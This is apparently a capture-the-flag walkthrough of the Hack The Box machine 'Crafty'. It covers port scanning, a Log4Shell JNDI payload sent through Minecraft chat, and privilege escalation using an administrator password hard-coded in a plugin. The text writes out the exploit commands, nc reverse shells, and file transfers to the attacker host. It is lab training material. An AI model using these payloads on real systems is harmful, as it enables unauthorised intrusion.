
HTB Machine - Crafty
Summary:
Personally, Crafty is one of my least favourite box recently due to its instability. It involves exploiting a Log4J vulnerability in a Minecraft server. While this might seem straightforward, the exploit messes up the Minecraft process, giving you only one chance. If you made a mistake in the payload or somehow lost the shell, you’ll have to reset the box and do everything again. This is particularly annoying on shared servers where everyone is constantly attempting resets, and is reflected by its low user rating.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ sudo nmap --min-rate 1000 -p- 10.129.16.71 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 12:52 ACDT Nmap scan report for 10.129.16.71 Host is up (0.33s latency). Not shown: 65533 filtered tcp ports (no-response) PORT STATE SERVICE 80/tcp open http 25565/tcp open minecraft Nmap done: 1 IP address (1 host up) scanned in 133.31 seconds ┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ sudo nmap -A -p 80,25565 10.129.16.71 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-11 13:01 ACDT Nmap scan report for 10.129.16.71 Host is up (0.34s latency). PORT STATE SERVICE VERSION 80/tcp open http Microsoft IIS httpd 10.0 |_http-title: Did not follow redirect to http://crafty.htb |_http-server-header: Microsoft-IIS/10.0 25565/tcp open minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose Running (JUST GUESSING): Microsoft Windows 2019 (89%) Aggressive OS guesses: Microsoft Windows Server 2019 (89%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 352.10 ms 10.10.14.1 2 352.25 ms 10.129.16.71 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 25.01 seconds
Nmap found two open ports. There’s a web server that redirects to crafty.htb. I’ll add the hostname to /etc/hosts:
# HTB machine Crafty
10.129.16.71    crafty.htb

Port 25565 is a Minecraft server. The version it’s running is 1.16.5, which was released in early 2021. A quick Google search strongly suggests that it’s vulnerable to the infamous Log4Shell attack, we’ll come back to this later.
TCP80 - HTTP:

The page is a simple Minecraft-themed page. It mentions a subdomain play.crafty.htb, but it actually redirects back here:
┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ curl http://play.crafty.htb <head><title>Document Moved</title></head> <body><h1>Object Moved</h1>This document may be found <a HREF="http://crafty.htb">here</a></body>
Clicking on any of the three icons redirects to the “Coming Soon” page below:

Other than that, there’s nothing else useful to see. I’ll move on to the other port.
TCP25565 - Minecraft:
To interact with the Minecraft port, I’ll need a client. I know a lot of people installed the Minecraft game in their VM just for this purpose, but I find this approach unnecessarily complicated, and I don’t have a Minecraft account anyway.
There’s many clients available on GitHub, and I picked MCC as it seems to be the most stable out of all. I downloaded their latest release and managed to log in as minecraft without a password.
┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ ./MinecraftClient-20240130-245-linux-x64 minecraft '' play.crafty.htb Minecraft Console Client v1.20.2 - for MC 1.4.6 to 1.20.2 - Github.com/MCCTeam GitHub build 245, built on 2024-01-30 from commit 1e60b61 Resolving play.crafty.htb... Password(invisible): You chose to run in offline mode. Retrieving Server Info... Server version : 1.16.5 (protocol v754) [MCC] Version is supported. Logging in... [MCC] Server is in offline mode. [MCC] Server was successfully joined. Type '/quit' to leave the server. >
According to their docs, there’s many things I can do with the console, such as making the character sleep or attack a zombie, although I can die from this sometimes. Most importantly it allows sending messages in the chat.
Exploitation:
Minecraft Server Log4Shell RCE:
Log4J is a very popular open-source logging framework for Java-based applications, and are widely used in many enterprise applications. Hence it was a very big deal in late 2021 when Log4Shell (CVE-2021-44228, CVSS 10.0) — a critical flaw in Log4J that can result in RCE — was discovered as a zero-day, and it’s estimated to have affected hundreds of millions systems worldwide.
Minecraft is one of the many services that was affected by this. Somewhat relatable to SSTI, the Log4J vulnerability lies in its inability to properly handle strings in the format of ${<string>}. By sending into the chat a specially crafted payload in this format, the server may be tricked into fetching serialized Java from my LDAP server and resulting in code execution.
There are many public POC available on GitHub, including this one that I used. According to the instructions, I’ll need a specific Java version (Java SE Development Kit 8u20, can be downloaded here). Since it’s a Windows box, the payload command in the Python script must also be changed to cmd.exe instead of /bin/sh.
Finally, I’ll start the web and LDAP server with the exploit script:
┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ python poc.py --userip 10.10.14.18 --webport 8000 --lport 8001 [!] CVE: CVE-2021-44228 [!] Github repo: https://github.com/kozmer/log4j-shell-poc [+] Exploit java class created success [+] Setting up LDAP server [+] Send me: ${jndi:ldap://localhost:1389/a} [+] Starting Webserver on port 8000 http://0.0.0.0:8000 Listening on 0.0.0.0:1389
As instructed, I’ll send the following message in the Minecraft chat:
> /send ${jndi:ldap://10.10.14.18:1389/a}
A stream of LDAP and HTTP requests were detected from the server:
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.14.18:8000/Exploit.class
10.129.16.71 - - [11/Feb/2024 15:58:13] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://10.10.14.18:8000/Exploit.class
10.129.16.71 - - [11/Feb/2024 15:58:15] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://10.10.14.18:8000/Exploit.class
10.129.16.71 - - [11/Feb/2024 15:58:17] "GET /Exploit.class HTTP/1.1" 200 -
Listening on 0.0.0.0:1389
And after a while, a shell session as svc_minecraft was also sent back:
┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.18] from (UNKNOWN) [10.129.16.71] 49702 Microsoft Windows [Version 10.0.17763.5329] (c) 2018 Microsoft Corporation. All rights reserved. C:\users\svc_minecraft\server> whoami crafty\svc_minecraft
While this exploit PoC is easy to use, it somehow crashes the Minecraft process. Re-running the nmap scan now would show port 25565 as closed, hence a reset would be required if I lost the shell (which happened several times). This caused a lot of frustration on shared servers, whenever someone runs the exploit, the port gets closed and everyone else gets blocked. This led to tons of resets, even hitting the daily reset limit multiple times in the first week of release.
User Flag:
C:\users\svc_minecraft\Desktop> type user.txt 5ffb9a56************************
Escalation:
Privilege escalation is pretty straightforward. In the user’s home directory, there’s an unusual folder server:
C:\users\svc_minecraft> dir Directory: C:\users\svc_minecraft Mode LastWriteTime Length Name ---- ------------- ------ ---- d-r--- 2/5/2024 6:02 AM 3D Objects d-r--- 2/5/2024 6:02 AM Contacts d-r--- 2/5/2024 6:02 AM Desktop d-r--- 2/5/2024 6:02 AM Documents d-r--- 2/5/2024 6:02 AM Downloads d-r--- 2/5/2024 6:02 AM Favorites d-r--- 2/5/2024 6:02 AM Links d-r--- 2/5/2024 6:02 AM Music d-r--- 2/5/2024 6:02 AM Pictures d-r--- 2/5/2024 6:02 AM Saved Games d-r--- 2/5/2024 6:02 AM Searches d----- 10/26/2023 6:37 PM server d-r--- 2/5/2024 6:02 AM Videos
Inside is the .jar file for the Minecraft server, and a plugins folder containing another .jar:
C:\users\svc_minecraft\server\plugins> dir Directory: C:\users\svc_minecraft\server\plugins Mode LastWriteTime Length Name ---- ------------- ------ ---- -a---- 10/27/2023 2:48 PM 9996 playercounter-1.0-SNAPSHOT.jar
To download the file, I’ll first set up a nc listener on port 8001 and redirects to plugin.jar:
┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ nc -lp 8001 > plugin.jar
On the box, I’ll also use nc to send the file back. I’ll set a 20 seconds timeout with -w 20 to prevent the terminal hanging:
C:\users\svc_minecraft\server\plugins> c:\windows\temp\nc64.exe 10.10.14.18 8001 -w 20 < playercounter-1.0-SNAPSHOT.jar
Java Decompile:

I’ll use an online Java decompiler to unpack the .jar file:

It only contains a few files:

Inside the main .java file, there’s a hard-coded password:
Password Reuse:
I’m guessing the password is the administrator password, and RunasCs confirmed this:
C:\windows\temp> curl http://10.10.14.18:5000/RunasCs.exe -o RunasCs.exe C:\windows\temp> .\RunasCs.exe administrator s67u84zKq8IXw "cmd /c whoami" crafty\administrator
I’ll use it to send back a reverse shell:
C:\windows\temp> .\RunasCs.exe administrator s67u84zKq8IXw "c:/windows/temp/nc64.exe 10.10.14.18 8001 -e cmd" -t 0 [+] Running in session 1 with process function CreateProcessWithLogonW() [+] Using Station\Desktop: WinSta0\Default [+] Async process 'c:/windows/temp/nc64.exe 10.10.14.18 8001 -e cmd' with pid 1564 created in background.
On my listener, there’s a session as Administrator:
┌──(ch3ng㉿localhost)-[~/machines/crafty] └─$ nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.18] from (UNKNOWN) [10.129.16.71] 49684 Microsoft Windows [Version 10.0.17763.5329] (c) 2018 Microsoft Corporation. All rights reserved. C:\windows\system32> whoami crafty\administrator
Root Flag:
C:\users\administrator\Desktop> type root.txt fee27c39************************